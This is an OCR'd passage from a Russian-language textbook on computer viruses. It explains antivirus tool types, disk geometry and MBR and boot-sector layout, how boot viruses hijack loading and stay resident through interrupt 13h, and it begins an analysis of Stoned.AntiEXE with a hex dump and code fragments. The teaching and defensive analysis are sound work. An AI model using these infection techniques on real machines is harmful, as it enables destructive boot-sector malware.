- установите в положение «запись в Flash-BIOS запрещена» перемычки на материнской плате компьютера;
- установите атрибуты защиты от записи на наиболее важных файлах операционной системы и прикладных программ, например на файле NORMAL.DOT, расположенном в каталоге шаблонов текстового процессора MS Word;
- установите в положение «включено» флажки режима защиты от *исполнения макросов* в MS Word;
- переведите в положение «запись запрещена» шторки и наклейки защиты от записи на дискетах, предназначенных для хранения редко обновляемой информации;
- включите режим «Virus protection» в BIOS Setup, предупреждающий пользователя о попытках записи информации в системные области винчестера;
- запретите автозапуск программ со съемных носителей – CD-дисков и «флэшек», это можно сделать вручную в Реестре, либо проинсталлировав специальную «заплатку»;
- если компьютер подключен к сети, включите «брандмауэр» («файрволл»), то есть программу, ограничивающую как входящую, так и исходящую сетевую активность компьютера;

- если компьютер подключен к сети, то не оставляйте на нем общедоступных («расшаренных») ресурсов, в крайнем случае используйте в этом качестве только отдельные каталоги;
- не работайте в операционных системах класса Windows NT/2000/XP/Vista/7 от имени пользователя с привилегиями «Администратора», а в UNIX-подобных операционных системах с привилегиями «root»'а.

Эти методы общего назначения не дают стопроцентной гарантии, но позволяют существенно снизить риск заражения компьютерным вирусом.

Описанные выше подходы не отменяют необходимости использования специализированных антивирусных средств – антивирусов. По принципу действия антивирусы делятся на несколько групп.

Наиболее известны и популярны так называемые антивирусы-*сканеры* – программы, предназначенными для обнаружения вирусов в памяти, внутри файлов и служебных областей носителей информации. Они обычно работают в «симбиозе» с антивирусами-*фагами* – программами, предназначенными для удаления известных вирусов из зараженных объектов. Такие «комплексные» антивирусы называются *сканерами-фагами* (если предназначены для борьбы с одним вирусом) или *сканерами-полифагами* (если рассчитаны на борьбу со множеством различных вирусов). Пример сканера-фага: утилита KidoKiller (2009 г.), предназначенная для обнаружения и удаления червя **Kido** (он же **Conficker**). Примеры сканера-полифага: антивирусная программа AidsTest Д. Н. Лозинского (1989–1997 гг.) и современная утилита CureIT И. Данилова. Но возможны и сканеры, которые не являются фагами, и фаги, не являющиеся сканерами. Например, ранние версии антивирусного пакета от McAfee состояли из двух независимых компонентов: 1) программа SCAN только обнаруживала вирусы в файлах; 2) программа CLEAN выполняла лишь операцию удаления указанного вируса из файла.

Эффективно также работают антивирусные *инспекторы* (или *диспетчеры*) – программы, собирающие сведения о текущем программно-аппаратном состоянии компьютера и регулярно следящие за всеми изменениями. Это позволяет обнаруживать все искажения программной среды и файловой системы вне зависимости от того, кем или чем они были произведены. Пример: антивирус AdInf Д. Ю. Мостового и В. С. Ладыгина.

Огромную пользу приносят так называемые *мониторы*, которые в резидентном режиме постоянно отслеживают и блокируют все ви-

русоподобные действия программ и любые операции с зараженными объектами (например, копирование документов, запуск программ и т. п.). Разновидностью мониторов можно считать *файрволлы* (они же *брандмауэры*) – резидентные блокировщики несанкционированного сетевого обмена.

Также к антивирусам можно отнести *вакцинаторы* – программы, видоизменяющие программно-аппаратную среду таким образом, что вирус не может работать.

Большинство современных антивирусных продуктов совмещают в себе различные функции.

ГЛАВА 2

Загрузочные вирусы

В системных областях дисковых устройств – винчестеров и дискет – присутствуют специальные программные компоненты, обеспечивающие начальную загрузку операционных систем. Вредоносные программы, заражающие эти программные компоненты, известны с 1986 г. – они называются *загрузочными* или *boot-вирусами*. Этот тип компьютерной «заразы» доставлял немало хлопот пользователям 1980–1990-х годов, но в новом веке, казалось, был «окончательно побежден» и «вымер». Однако в последние годы появились очень сложные и опасные вредоносные программы, использующие в точности те же технологии, – «*буткиты*». И, судя по всему, их история только начинается.

2.1. Техническая информация

...Всего-то в ней два медных диска с чайное блюдце... Нет, ребята, тяжело эту штуку описать, если кто не видел, очень уж она проста на вид...

А. и Б. Стругацкие. «Пикник на обочине»

Для понимания принципов функционирования загрузочных вирусов необходимо разобраться в устройстве дисковых носителей и в том, каким образом после включения компьютера происходят загрузка и запуск операционных систем.

Все дисковые устройства имеют единую «геометрию»[1]. Очень грубо и упрощенно дисковое устройство можно представить в виде пакета круглых пластин, насаженных на общую ось (см. рис. 2.1). На поверхность пластин нанесен магнитный слой, который хранит ин-

[1] Здесь не рассматриваются CD/DVD или «флэшки». Заражение их возможно, но на практике не встречается.




Рис. 2.1 ❖ Логическая организация дискового устройства

формацию, записываемую или считываемую при помощи магнитных головок, количество которых равно количеству рабочих поверхностей. На винчестерах, как правило, присутствуют несколько рабочих поверхностей, а на дискетах только две: нулевая и первая.

Участки дисковой поверхности, предназначенные для хранения информации, образуют ряд концентрических окружностей – *дорожек* (*треков*). Самая ближняя к внешнему краю диска дорожка имеет номер 0, следующая – номер 1 и т. д. На дискетах количество дорожек бывает 40 или 80, на винчестерах типичное количество – несколько сотен или тысяч. Совокупность всех дорожек, равноудаленных от оси и расположенных на всех рабочих поверхностях, носит название *цилиндра*. Каждая магнитная дорожка разбита на ряд *секторов*, нумеруемых от 1 и до максимального значения, которое для дискет составляет 9, 15 или 18, а для винчестеров достигает иногда нескольких сотен. По умолчанию в сектор стандартного размера возможно записать 512 байт информации.

Любой сектор можно однозначно идентифицировать, задав тройку {цилиндр, головка, сектор}. Например, самый первый сектор на дисковом устройстве, в котором располагается крохотная программа начальной загрузки, имеет координаты {0,0,1}; первый сектор второй по счету головки {1,0,1}; первый сектор второго по счету цилиндра {0,1,1} и т. п. Такой способ нумерования секторов характерен для

CHS-адресации (от англ. *cylinder* – цилиндр, *head* – головка чтения-записи, *sector* – сектор).

Существует и другой способ адресации конкретного сектора. Можно присвоить стартовому сектору диска номер 0, следующему за ним 1, потом 2 и т. д. Такая «абсолютная» адресация секторов носит наименование LBA (от англ. *Logical Block Address* – Логический адрес блока). Формула пересчета из CHS в LBA выглядит следующим образом:

$$N_{LBA} = N_s N_h c + N_s h + s - 1,$$

где N_{LBA} – абсолютный номер сектора (начиная с 0); N_s – количество секторов на дорожке; N_h – количество головок (рабочих поверхностей); c, h и s – номер дорожки, номер головки и номер сектора на дорожке соответственно. Именно LBA используется на современных винчестерах большого объема, но в эпоху расцвета загрузочных вирусов почти всегда применялась «троичная» система адресации.

Работа с дисковым устройством через контроллер дисковода или винчестера довольно сложна. Поэтому в ROM BIOS каждого PC-совместимого компьютера записаны стандартные процедуры, обеспечивающие доступ к дисковым устройствам. Большинство старых системных и прикладных программ, в том числе и некоторые операционные системы (например, MS-DOS), пользуются при обращении к дискам именно процедурами BIOS. Современные же операционные системы (Windows, клоны UNIX и т. п.) обращаются к BIOS исключительно редко, предпочитая работать с контроллером устройства напрямую. Тем не менее начальная загрузка любых операционных систем до сих пор возможна только средствами стандартных процедур BIOS, и никак иначе[1].

Доступ к дисковым процедурам BIOS возможен через программное прерывание 13h. Также эти процедуры (в той части, которая касается работы с дискетами) имеют еще одну точку входа – через прерывание 40h. Интересно, что обработчик прерывания 40h располагается в ROM BIOS практически всегда по адресу F000h:EC59h. Приведем примеры чтения с винчестера содержимого загрузочного сектора с адресом {0,0,1} с использованием этой процедуры.

Вариант на языке Ассемблера в MS-DOS:

```
mov ah, 2                    ; Команда "Читать сектор"
mov al, 1                    ; Количество читаемых секторов равно 1
```

[1] Планируется, что перспективные архитектуры на базе спецификации EFI/UEFI обойдутся без BIOS.

```
mov ch, 0                   ; Номер цилиндра равен 0; старшие биты числа
                            ; могут размещаться в cl
mov cl, 1                   ; Номер читаемого сектора равен 1
mov dh, 0                   ; Номер головки равен 0
mov dl, 80h                 ; 80h - код винчестера, 0 и 1 - дискет A: и B:
mov es, SEG Buffer          ; Сегмент буфера данных
mov bx, OFFSET Buffer       ; Смещение буфера данных
int 13h                     ; Собственно выполнение операции чтения
```

Вариант на языке Си в MS-DOS:

```
cmd = 2;            // Команда "Читать сектор"
nsecs=1;            // Количество читаемых секторов равно 1
track=0;            // Номер цилиндра равен 0
sector=1;           // Номер читаемого сектора равен 1
head = 0;           // Номер головки равен 0
drive = 0x80;       // 80h - код первого винчестера; коды 0 и 1
                    // соответствуют дисководам A: и B:
result=biosdisk(cmd, drive,head,track,sector,nsecs,buf);
```

Возможно это и в других операционных системах. Вот как можно прочитать сектор дискового устройства в Windows 9X:

```
#define WIN32_DIOC_DOS_INT13 4
typedef struct DIOCRegs {
    DWORD   reg_EBX;
    DWORD   reg_EDX;
    DWORD   reg_ECX;
    DWORD   reg_EAX;
    DWORD   reg_EDI;
    DWORD   reg_ESI;
    DWORD   reg_Flags;
} DIOC_REGISTERS, *PDIOC_REGISTERS;

DIOC_REGISTERS r;

...

 HANDLE h = CreateFile("\\\\.\\vwin32", 0, 0,
                       NULL, 0, FILE_FLAG_DELETE_ON_CLOSE, NULL);
 r.reg_EAX=0x201;
 r.reg_EBX=(DWORD) &Buf;
 r.reg_ECX=0x0001;
 r.reg_EDX=0;
 DeviceIoControl(h, WIN32_DIOC_DOS_INT13, &r,
                       sizeof(r), &r, sizeof(r), &n, 0);
...
```

Возможно это и в Windows-семействах NT:

```
BYTE mbr[512]; DWORD dwRead;
...
```

```
HANDLE hDisk = CreateFile("\\\\.\\PhysicalDrive0", GENERIC_READ,
                          FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
ReadFile(hDisk, &mbr, 512, &dwRead, NULL);
...
```

А вот пример для Unix-подобных операционных систем:

```
int f; unsigned char buf[512];
f=open("/dev/hda", O_RDONLY);
read(f, buf, 512);
. . .
```

Сразу после включения питания компьютера происходит аппаратный сброс всех устройств, а счетчик команд устанавливается на начало кода программы POST, которая размещается в запрещенном для записи регионе адресного пространства вместе с BIOS. Эта программа тестирует оборудование, производит, если нужно, его программную инициализацию, а вслед за этим начинает искать активное дисковое устройство, с которого возможна загрузка, – винчестер или дискету.

В весьма редком случае, когда ни одного подходящего устройства не найдено, «доисторические» IBM PC загружали кассетную (расположенную в ПЗУ) версию интерпретатора языка BASIC, игравшую роль встроенной операционной системы. Более поздние персоналки в этом случае просто извещали: «NO ROM BASIC, SYSTEM HALTED». Сообщения, выдаваемые загрузочным блоком современных компьютеров, могут быть различными.

В современных версиях программы SETUP есть опция, инструктирующая программу POST начинать поиск потенциального носителя операционной системы либо с дискеты, либо с винчестера, либо вообще игнорировать какие-либо устройства. Но в любом случае программа POST старается добраться до какого-нибудь дискового устройства, прочитать сектор {0,0,1}, загрузить его содержимое в ОЗУ по жестко фиксированному адресу 0:7C00h и передать туда управление. С этого момента BIOS компьютера снимает с себя всякую ответственность за ход процесса загрузки.

В зависимости от того, с дискеты или с винчестера производится загрузка, содержимое сектора с адресом {0,0,1} различно. Различны и сценарии процесса загрузки операционной системы.

2.1.1. Загрузка с дискеты

Предположим, что программа POST нашла в кармане дисковода A: какую-то дискету. В этом случае, прочитав сектор {0,0,1}, она загрузит в память так называемый boot-сектор. Содержимое его может быть

различным для дискет, отформатированных при помощи разных программ, таких как MS Format, FFormat А. Шамарокова, Central Point PC Toools и прочие. Но общая структура boot-сектора (см. рис. 2.2а) и функции содержащейся в нем программы-загрузчика стандартизованы:

```
                        org     0
Start:
                jmp     short Begin
                nop
; Таблица параметров дискеты
OEM_ID          db      8 dup (?)       ; ID форматирующей программы
SecSiz          dw      ?               ; Размер сектора в байтах
CluSiz          db      ?               ; Размер кластера в секторах
ResSec          dw      ?               ; Число зарезервированных секторов
FATs            db      ?               ; Число FAT на диске
ROOTSiz         dw      ?               ; Размер корневого каталога
Nsecs           dw      ?               ; Полное число секторов
MediaDsc db     db      ?               ; Байтовый ID описания носителя:
                                        ; 0F0h - дискета 1.44 Мб; 0F8h -
                                        ; жесткий диск и прочее
FATSiz          dw      ?               ; Размер каждого FAT в секторах
; Поля, используемые MS-DOS версий старше 3.0
TrkSiz          dw      ?               ; Число секторов на дорожке
Nheads          dw      ?               ; Число головок
; Поля, используемые MS-DOS версий старше 4.0
HidSecs         dd      ?               ; Число скрытых секторов
VolSiz          dd      ?               ; Полное число секторов
DrivNum         db      ?               ; Номер физического устр-ва
Reserved        db      ?               ;
ExtSig          db      29h             ; Признак расширенного загрузчика
VolSerNum       dd      ?               ; Серийный номер тома
VolLabel        db      11 dup (?)      ; Метка тома
FSysID          db      8 dup (?)       ; Строка - тип файловой системы
; Начало программы загрузки операционной системы
Begin:
                cli
                xor     ax,ax
        ....
; Текст сообщения, выдающегося при невозможности загрузки
; операционной системы
Messag          db      'Non-System disk or disk error',13,10
                Db      'Replace and press any key when ready',0
; Имена файлов, в которых хранится ядро операционной системы
Name1           db      'IO      SYS'
Name2           db      'MS-DOS  SYS',0,0
; Байтовая сигнатура загрузочного сектора
                org     1FEh
Sign            dw      0AA55h
```

Рис. 2.2 ❖ Различные варианты содержимого сектора с адресом {0,0,1}: а) Boot-сектор операционной системы (на дискете); б) MBR – главная загрузочная запись (на винчестере); в) типичное содержимое зараженного сектора

Первые три байта сектора зарезервированы под команду или группу команд, служащих для передачи управления на основной код загрузчика.

Далее располагается таблица параметров дискеты, которая необходима, чтобы стандартные процедуры BIOS сумели настроиться на конкретные характеристики носителя при обращении к нему. Она имеет разный размер в зависимости от того, какой программой и в какой версии операционной системы производилось форматирование. Но для того, чтобы дискета оставалась «читабельной», необходимо предусмотреть наличие в таблице по крайней мере правильно заполненных полей вплоть до «FATSiz».

Сразу после таблицы параметров дискеты располагается программный код загрузочной программы. Эта программа должна найти в корневом каталоге дискеты файлы операционной системы, прочитать их в оперативную память и передать им управление. Указанная операция выполняется успешно только в том случае, если дискета является «системной», то есть содержит файлы IO.SYS и MS-DOS.SYS[1]. Впрочем, имена этих файлов зависят от версии загружаемой операционной системы, например в «древних» версиях PC-DOS требовались файлы IBMBIO.SYS и IBMDOS.SYS. Если же программа-загрузчик не сумеет обнаружить «заветные» файлы (что, вообще говоря, практически всегда случается, если пользователь просто использует дис-

[1] Файл командного процессора COMMAND.COM в загрузке не участвует.

кету для хранения своих данных), то она должна отреагировать на попытку загрузиться с «несистемной» дискеты предупреждающим сообщением.

Последними двумя байтами в загрузочном секторе обязательно должны быть 55h и 0AAh.

2.1.2. Загрузка с винчестера

Теперь рассмотрим случай, когда карман дисковода пуст, а в качестве носителя операционной системы выступает жесткий диск. Загрузка с винчестера, в отличие от загрузки с дискеты, происходит в два этапа. В стартовом секторе винчестера располагается не загрузчик конкретной операционной системы, а так называемый *внесистемный загрузчик*. Кроме того, в том же секторе располагается таблица, описывающая логические разделы винчестера (Partition Table). Совокупность кода внесистемного загрузчика и таблицы разделов образует *главную загрузочную запись* – MBR (Master Boot Record).

Содержимое стартового сектора винчестера с адресом {0,0,1} обычно имеет следующую структуру (см. также рис. 2.2б):

```
                        org     0
; Начало программы внесистемного загрузчика
Start:
                cli
                ...
                jmp     0000:7000h              ; Передача управления
                                                ; следующему загрузчику
;Предупреждающие сообщения
Mess1   db      'Invalid partition table', 0
Mess2   db      'Error loading operating system', 0
Mess3   db      'Missing operating system',0
                        ...
                        org     1BEh
; Таблица описания разделов (Partition Table)
; (приведена структура 1-ой "строки" таблицы из 4 возможных)
Active          db ?    ; +00 - Признак активного раздела (80h или 0)
BegHead         db ?    ; +01 - Головка 1-го сектора раздела
BegCylSec       dw ?    ; +02 - Цилиндр/сектор 1-го сектора раздела
Type            db ?    ; +04 - Тип (1/6/B - FAT12/16/32, 7 - NTFS,...)
FinHead         db ?    ; +05 - Головка последнего сектора раздела
FinCylSec       dw ?    ; +06 - Цилиндр/сектор последнего сектора
ReloSec         dd ?    ; +08 - Относительный номер 1-го сектора
PartLen         dd ?    ; +10 - Количество секторов в разделе
...
; Байтовая сигнатура загрузочного сектора
                        org     1FEh
Sign            dw      0AA55h
```

Конец загрузочного сектора также занимает уникальный признак, состоящий из байтов 55h и AAh.

Непосредственно перед этим признаком располагается таблица описания разделов, занимающая 64 байта и состоящая из четырех записей (строк), каждая из которых описывает один из разделов жесткого диска. Если на винчестере существует только один раздел, то строки со второй по четвертую просто заполняются нулями. Таблица содержит информацию, необходимую для распределения пространства жесткого диска под разделы, причем каждый из разделов может быть организован по своим правилам – в соответствии с файловой системой FAT, NTFS, EXTFS и др. Кроме того, один (и только один) раздел может быть объявлен «активным», то есть предназначенным для загрузки операционной системы (в поле Active соответствующей строки должен стоять признак 80h).

Верхнюю же половину MBR занимает специальная программа, которая ищет в Partition Table запись, соответствующую «активному» разделу, рассчитывает (при помощи значений полей BegHead и BegCylSec) местоположение стартового сектора этого раздела, считывает его содержимое при помощи команды 2 прерывания 13h на свое место – по адресу 0:7C00h – и «длинной» командой JMP передает туда управление. Разумеется, поскольку сама эта программа располагается по адресу 0:7C00h, то она предварительно «перетаскивает» свою рабочую копию в другой регион памяти (обычно в 0:600h). Запомните это обстоятельство!

Остается выяснить, что же именно загружается внесистемным загрузчиком из стартового сектора того или иного раздела? Ответ прост: boot-сектор конкретной операционной системы, описание которого приведено выше – при описании загрузки с дискеты. Таким образом, загрузка с винчестера выполняется в два этапа: загрузочные сектора различных типов поочередно считывают друг друга и передают друг другу управление.

Отметим также, что для винчестеров, разбитых на разделы при помощи стандартной утилиты FDISK, стартовый сектор первого раздела обычно размещается по адресу {1,0,1}. Поэтому практически вся так называемая «нулевая дорожка» винчестера, составленная из секторов с адресами вида {0,0,2}, {0,0,3} и т. д., остается пустой. Пустое пространство размером в несколько десятков килобайт активно используется вирусами и «буткитами», хотя там могут размещаться и данные какой-нибудь полезной программы. Например, именно на нулевой дорожке хранят свой код драйверы программы Ontrack Disk

Manager, предназначенной для поддержки работы старых компьютеров с «большими» дисками (то есть с дисками, у которых число цилиндров превосходит 1024) и выполняющей перекодировку из «троичной» системы адресации в LBA.

2.2. Как устроены загрузочные вирусы

Он висел у меня над головой среди заплесневелых проводов... жалкий и нелепый, весь в лохмотьях от карбонной коррозии и в кляксах черной подземной грязи.

А. и Б. Стругацкие. «Хищные вещи века»

В этом разделе мы кратко рассмотрим общие принципы функционирования загрузочных вирусов.

2.2.1. Как загрузочные вирусы получают управление

Обычно вирус просто замещает своим кодом стандартный загрузчик, располагающийся в начальном секторе винчестера или дискеты.

Если вирус заразил загрузчик дискеты, то он может получить управление в одном-единственном случае – если кто-то попытается с этой дискеты загрузиться. Вопреки распространенной среди малоквалифицированных пользователей легенде, «запрыгнуть» на компьютер во время обычных записи или чтения файлов с зараженной дискеты загрузочный вирус в принципе не может!

Если вирус заразил MBR или boot-сектор винчестера, то он получает управление в первые мгновения после включения питания (а также после перезагрузки компьютера «кнопкой» или «тремя пальцами»). Фактически это происходит еще до того, как первый компонент операционной системы оказывается в оперативной памяти. Таким образом, вирус всегда имеет «право выступки» – огромную фору по отношению к любому системному или прикладному программному обеспечению.

Чтобы процедура загрузки операционной системы не нарушалась, вирус может:

- сохранить оригинальное содержимое MBR или Boot-сектора в «укромном уголке» винчестера или дискеты, а после выполнения своих несанкционированных действий загрузить «оригинал» в память и передать ему управление, так что процедура загрузки продолжится и завершится естественным образом;

- выполнить (возможно, упрощенную) процедуру загрузки самостоятельно.

Элементарный анализ структуры размещения информации на дисковых носителях показывает, что «укромных уголков» на дискете или винчестере достаточно. Чаще всего вирус сохраняет оригинальный загрузчик на нулевой дорожке винчестера в обычно неиспользуемой области между секторами {0,0,1} и {1,0,1}.

До заражения (см. рис. 2.3):




Рис. 2.3 ❖ Правильная передача управления загрузчику

После заражения (см. рис. 2.4.):




Рис. 2.4 ❖ Передача управления загрузчику на зараженной машине

Например, многие разновидности вируса **Stoned** используют для хранения старой MBR сектор {0,0,7}. Это, кстати, может привести (и неоднократно приводило!) к конфликтам между вирусами «одной породы», результатом чего являлась утеря оригинального содержимого MBR.

2.2.2. Как загрузочные вирусы заражают свои жертвы

Возможны два «сценария» активации вируса:

- вирус находился в одном из загрузочных секторов винчестера;
- вирус находился в загрузочном секторе дискеты.

В первом случае вирус располагает свой код (или часть его) в оперативной памяти компьютера, встраивается в цепочку обработчиков

прерывания 13h или 40h, отслеживает обращения к дискетам и заражает их.

Во втором случае вирус сначала записывается в загрузочный сектор винчестера. Далее он может выполнить действия по оставлению себя в памяти и перехвату дисковых прерываний и, таким образом, немедленно приготовиться к заражению других дискет. Но может и не делать этого, поскольку после следующей же перезагрузки компьютера ситуация автоматически начнет развиваться по сценарию «загрузка с винчестера».

2.2.3. Как вирусы остаются резидентно в памяти

Подавляющее большинство загрузочных вирусов пользуются тем фактом, что по адресу 0:413h программа POST помещает размер в килобайтах доступной основной оперативной памяти, а MS-DOS всецело «доверяет» этому значению в процессе своей загрузки и функционирования. Загрузочный вирус стартует после программы POST, но до операционной системы. Он корректирует содержимое ячейки 0:413h в сторону уменьшения (например, было 640, а стало 639) и копирует свой код в образовавшийся якобы «несуществующий» фрагмент оперативной памяти. Там его никто не тронет.

Этот фрагмент всегда располагается в конце 640-килобайтной «основной» памяти и имеет размер, кратный 1024 байтам. Таким образом, положение загрузочных вирусов в оперативной памяти, как правило, жестко фиксировано. Например, если вирус «откусил» 2 Кб памяти, то его код длиной 2048 байт всегда будет размещен, начиная с адреса 9F80h:0.

2.2.4. Как заподозрить и «изловить» загрузочный вирус

Загрузочные вирусы сами по себе очень редко конфликтуют с операционной системой, поэтому способны обитать на компьютере долгое время, оставаясь незамеченными и распространяя вокруг себя «заразу» через инфицированные дискеты. Обнаруживаются они, как правило, благодаря следующим обстоятельствам.

Во-первых, большинство загрузочных вирусов, согласно «древней традиции», рано или поздно проявляют себя какой-нибудь дурацкой шуткой или серьезной деструкцией. Например, классический вирус **Stoned** с вероятностью 1/8 блокировал процедуру нормальной загрузки компьютера, информируя пользователя: «Your PC is now

Stoned! LEGALISE MARIJUANA!» А вирус **Michelangelo (Stoned. March6)** активировался всего раз в год – 6 марта, но при этом перезаписывал «мусором» (случайными данными) обширные области на винчестере, с которого загрузился. Подобные несанкционированные действия происходят до загрузки операционной системы, и, следовательно, пострадать от них может даже самый современный компьютер с самой современной версией Windows. Поэтому довольно типичным – увы! – является обнаружение загрузочных вирусов лишь в результате «посмертного вскрытия» компьютера, переставшего загружаться.

Во-вторых, при запуске из-под MS-DOS системная утилита MEM сообщает о количестве занятой и свободной оперативной памяти, каковые на современных компьютерах в сумме должны составлять 640 Кб. Если вирус присутствует в памяти, цифры могут не сойтись:

```
C:\>mem

Тип памяти        Размер    Занято    Свободно
---------------   --------  --------  --------
Обычная           638K      100K      538K <- Надо 640K !
Верхняя           0K        0K        0K
Зарезервировано   0K        0K        0K
Память XMS        15360K    14068K    1292K
---------------   --------  --------  -------
Всего памяти      15998K    14168K    1830K
```

Наконец, в Windows распределение памяти совсем другое, и MEM, работающая под управлением виртуальной машины, ничего «странного» не покажет. Тем не менее, даже не пользуясь антивирусом, заподозрить наличие нового вируса в системных областях винчестера или дискеты пользователь может и самостоятельно, визуально просматривая их содержимое при помощи утилиты типа Symantec DiskEdit (работает в MS-DOS) или Acronis Disk Editor (работает в Windows). Ведь ранее уже упоминалось, что загрузочные сектора имеют ряд характерных признаков (например, расположенные внутри строковые сообщения), по наличию или отсутствию которых можно отличить «здоровый» сектор от «больного».

Эти же утилиты позволят не только просмотреть, но и скопировать содержимое зараженных секторов винчестера или дискеты в указанный файл – для дальнейшего изучения. Есть одна тонкость: все это желательно делать, загрузившись с заведомо «чистой» системной дискеты или LiveCD/DVD, поскольку вирус, находящийся в памяти, может исказить картину и даже блокировать все ваши попытки.

2.3. Охотимся за загрузочным вирусом

А Малышев в восторге. Прямо на седьмом небе. Режет мух и разглядывает в микроскоп. Говорит, что в жизни не представлял себе ничего подобного.

А. и Б. Стругацкие.
«Чрезвычайное происшествие»

Проиллюстрируем все этапы обнаружения, анализа и удаления загрузочной «заразы» на примере вируса **Stoned.AntiEXE**. Наш выбор в значительной степени определяется следующими обстоятельствами.

Вирус этот давно известен, по крайней мере с начала 90-х годов XX века. Как свидетельствует бюллетень от Joe Wells, он изредка встречается (вероятно, на дискетах в старых архивах) до сих пор практически везде – и в России, и в США, и в Австралии. Вирусный код содержит ряд любопытных фрагментов, исследование которых следует признать весьма поучительным. Наконец, немаловажным является то, что этот вирус не форматирует винчестер, не обнуляет CMOS-память, не перезагружает каждые 5 минут машину и даже не выводит на экран нецензурных ругательств, а всего лишь «тихо и мирно» препятствует запуску какого-то очень древнего и давно всеми забытого антивируса – программы длиной 200 256 байт.

2.3.1. Анализ вирусного кода

Допустим, что, пронаблюдав работу компьютера и изучив при помощи DiskEdit загрузочные сектора винчестера и часто используемых на этом компьютере дискет, вы пришли к выводу о присутствии загрузочного вируса. В частности, шестнадцатеричный дамп MBR выглядит совсем не так, как ему полагается выглядеть. В нем «на просвет» не видно никаких предупреждающих сообщений, которые там обязаны присутствовать!

```
000 E9 14 01 4D-00 00 00 20-33 2E 33 00-02 02 01 00  щ. M.. 3.3.....
010 02 70 00 00-02 FD 02 00-09 00 02 00-00 00 40 5A  .p............@Z
020 40 00 88 01-37 0F E0 80-FC F9 74 52-2E A3 07 00  @.И.7.рА.ьtR.г..
030 0D 03 72 4A-90 2E 80 3E-08 00 02 75-40 51 56 57  ..rJЬ.A....u@QVW
...
100 01 00 04 04-91 5A 11 00-00 00 26 08-00 00 00 00  _ __ОZ.  .  .&+.
1B0 81 5B 05 04-01 CF 37 C8-00 00 D9 75-00 00 00 00  Б[__.-7+ ..+u...
1E0 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ... ... ........
1F0 00 00 00 00-00 00 00 00-00 00 00 00-00 00 55 AA  ..... .....  Uк
```

Скопируем MBR винчестера в дисковый файл с именем, например, ANTIEXE.BIN. В принципе, можно выполнить пошаговую трассировку полученного кода в эмулирующем отладчике типа Bochs, но гораздо полезнее дизассемблировать и изучить его по листингу. Для этой цели может быть с успехом использован не только какой-нибудь мощный дизассемблер типа IDA или Sourcer, но и сравнительно простая и исключительно удобная утилита HIEW от Е. Сусликова.

Листинг вируса, приведенный в приложении, достаточно подробно прокомментирован. Остановимся на наиболее важных моментах.

Во-первых, нужно отметить, что зараженный вирусом сектор имеет характерную структуру, приведенную выше – на рис. 2.2в. В зараженном секторе, кроме программного кода, присутствуют и таблица параметров дискеты, и таблица разделов винчестера. И это логично, ведь вирус обязан одновременно сочетать в себе свойства загрузчиков различных типов.

Во-вторых, поскольку операционная система еще не загружена, в распоряжении вируса имеются довольно скудные возможности взаимодействия с оборудованием, предоставляемые BIOS. Например, обращаться к секторам диска можно через прерывание 13h, к клавиатуре – через 16h, к видео – через 10h... да и все, пожалуй. Поэтому вирусу приходится пользоваться очень низкоуровневыми системными операциями, например напрямую модифицировать таблицу векторов прерываний, расположенную с адреса 0:0.

Далее, при исследовании вируса следует иметь в виду, что в листинге в качестве адресов приведены смещения от начала кода. Например, выполнение вируса начинается по смещению 0 – с команды безусловного перехода, которая передает управление на фрагмент инициализации по смещению 117h. Учитывая, что на самом деле код вируса размещается в регионе с адресом 0:7C00h, реальный адрес точки перехода равен 7C00h+117h=7D17h. Подобным же образом можно пересчитать и значения любых других адресов. Некоторые дизассемблеры, например IDA, позволяют выполнить подобный пересчет автоматически.

Исследуя код вируса, легко видеть, что фрагмент инициализации выполняет ряд действий:

- копирует вектор прерывания 13h в вектор D3h, чтобы обращаться к дисковым процедурам BIOS командой «INT D3h»;
- изменяет положение стека;
- «откусывает» от системной памяти 1 Кб, так что загруженная позже MS-DOS этот фрагмент использовать не будет;

- изменяет в таблице векторов прерываний адрес обработчика прерывания 13h так, чтобы он теперь указывал внутрь «откусанной» памяти;
- копирует тело вируса в «откусанную» память и передает управление на эту копию.

Оказавшись в «откусанной» памяти, фрагмент инициализации вируса проверяет, откуда выполнялась загрузка, и если с дискеты, то замещает вирусом сектор {0,0,1} винчестера, сохраняя старый по адресу {0,0,D}. Для считывания оригинального сектора вирусом используется теперь уже свободный буфер в памяти с адресом 0:7C00h.

Если загрузка выполнялась с винчестера, то больше уже ничего делать не надо. Для завершения работы вирусу достаточно поместить в стек слова 0 и 7C00h, а потом выполнить команду «RETF». Загрузка операционной системы продолжится так, словно ее выполнял бы оригинальный загрузчик.

Операционная система MS-DOS распределит свободную память (не учитывая «откусанного» фрагмента), разместит в ней свой код и данные, встроится в цепочки обработчиков прерываний (не подозревая, что чуть ранее в них уже встроился вирус) и начнет свою работу. Теперь любая системная или прикладная программа, обратившись к сектору диска посредством «INT 13h», попадет в обработчик, принадлежащий вирусу.

Завершая быстрый анализ вирусного кода, давайте заострим свое внимание на вопросе: как же устроен этот обработчик?

Первые же действия вирусного обработчика – сохранение кода операции (он находился в регистре AH) и немедленная передача управления оригинальному обработчику дискового прерывания посредством «INT D3h». Таким образом, все дисковые операции, инициированные операционной системой и прикладными программами, проходят «штатно».

```
New13:
        ...
        mov   byte ptr cs:Save_AH, ah
    int   0D3h
    jc    Err_13
```

